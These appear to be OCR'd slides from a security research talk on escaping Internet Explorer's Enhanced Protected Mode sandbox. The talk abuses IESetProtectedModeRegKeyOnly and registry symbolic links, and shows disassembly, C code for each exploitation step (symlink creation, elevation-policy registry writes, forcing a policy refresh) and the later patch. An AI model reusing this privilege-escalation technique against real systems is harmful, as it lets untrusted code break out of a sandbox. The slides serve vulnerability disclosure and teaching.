
- Identified keys always created by medium integrity IE process at start-up



context

Process Monitor for the Win!

- Identified keys always created by medium integrity IE process at start-up
- IESetProtectedModeRegKeyOnly looks interesting



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
IESetProtectedModeRegKeyOnly




```
; Attributes: bp-based frame

; __int32 __cdecl IESetProtectedModeRegKeyOnly(const struct MICREGISTRYDESCRIPTOR *)
?IESetProtectedModeRegKeyOnly@@YGJPBUMICREGISTRYDESCRIPTOR@@@Z proc near

Sid= dword ptr -8
phkResult= dword ptr -4

; FUNCTION CHUNK AT 1004DA66 SIZE 0000009C BYTES
; FUNCTION CHUNK AT 101C4887 SIZE 00000054 BYTES

mov     edi, edi
push    ebp
mov     ebp, esp
push    ecx
push    ecx
push    esi
push    edi
mov     edi, ecx
mov     esi, 80070057h
test    edi, edi
jnz     loc_101C4887
```

context

IESetProtectedModeRegKeyOnly

- Creates key if it doesn't exist
- If not accessible from AppContainer
  - Add low integrity label
  - Add IE Capability SID to DACL



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So What?

- Can induce medium integrity IE to create keys
- Any key we create will have ACL allowing EPM process full access
- But surely we can’t create any interesting keys?
- Well obviously we can!

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
Registry Symbolic Links

The following table lists the specific access rights for registry key objects.

Value	Meaning
KEY_ALL_ACCESS (0xF003F)	Combines the STANDARD_RIGHTS_REQUIRED, KEY_QUERY_VALUE, KEY_SET_VALUE, KEY_CREATE_SUB_KEY, KEY_ENUMERATE_SUB_KEYS, KEY_NOTIFY, and KEY_CREATE_LINK access rights.
KEY_CREATE_LINK (0x0020)	Reserved for system use. Hah, of course it is!
KEY_CREATE_SUB_KEY (0x0004)	Required to create a subkey of a registry key.

context

Finding a Target Key




context

Exploitation: Step 1

- Create a symbolic link from accessible registry area to target:

```
NtCreateKey(&hKey, KEY_ALL_ACCESS, &oa, 0, NULL,
                   REG_OPTION_CREATE_LINK, &disposition);
RltInitUnicodeString(&valuename, L"SymbolicLinkValue");
NtSetValueKey(hKey, &valuename, 0, REG_LINK,
                dst, wcslen(dst) * sizeof(WCHAR));
```




context

Exploitation: Step 2

- Execute Internet Explorer to cause key to be created

```
WCHAR cmdline [] = L"iexplore.exe x";

CreateProcess(L"C:\\Program Files\\Internet Explorer\\iexplore.exe",
    cmdline, NULL, NULL, FALSE, 0, NULL, NULL, &startInfo, &procInfo));
```



context

Exploitation: Step 3

- Open created key and fill in Registry Values for elevation policy

```
RegOpenKeyEx(hKeyIE,
    L"Low Rights\\ElevationPolicy\\{C2B9F6A6-6E3C-4954-8A73-69038A049D00}",
     0, KEY_ALL_ACCESS, &hKey);

CreateRegistryValueString(hKey, L"AppName", L"calc.exe");
CreateRegistryValueString(hKey, L"AppPath", L"C:\\windows\\system32");
CreateRegistryValueDword(hKey, L"Policy", 3);
```

context

Exploitation: Step 4


- Force IE to refresh elevation policy

```
RtlInitUnicodeString(&objName,
  "\\Sessions\\1\\BaseNamedObjects\\LRIEElevationPolicy_");
InitializeObjectAttributes(&objAttr, &objName,
      OBJ_CASE_INSENSITIVE, 0, 0);

NtOpenSection(&hSection, SECTION_MAP_READ | SECTION_MAP_WRITE,
              &objAttr);
int* p = MapViewOfFile(hSection, FILE_MAP_READ | FILE_MAP_WRITE,
       0, 0, sizeof(int));

// Increment counter
*p = *p + 1;
```

context

Exploitation: Step 5

- Execute new process



context

How Was It Fixed?

```
loc_101C4887:           ; unsigned __int32
push    ebx
lea     eax, [ebp+phkResult]
mov     esi, 0E0006h
push    eax             ; phkResult
push    esi             ; samDesired
push    8               ; ulOptions
push    dword ptr [edi+10h] ; lpSubKey
xor     ebx, ebx
push    dword ptr [edi] ; hKey
mov     [ebp+phkResult], ebx
call    ds:__imp__RegOpenKeyExW@20 ; RegOpenKeyExW(x,x,x,x,x)
jmp     loc_1004DA76
```

Changed from 0 to 8

Undocumented option in MSDN

ulOptions


This parameter is reserved and must be zero.

Semi documented option in MSDN Driver Reference

REG_OPTION_OPEN_LINK	The key is a symbolic link. This flag is not used by device and intermediate drivers.

context

But Was It Fixed?



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



context

But Was It Fixed?



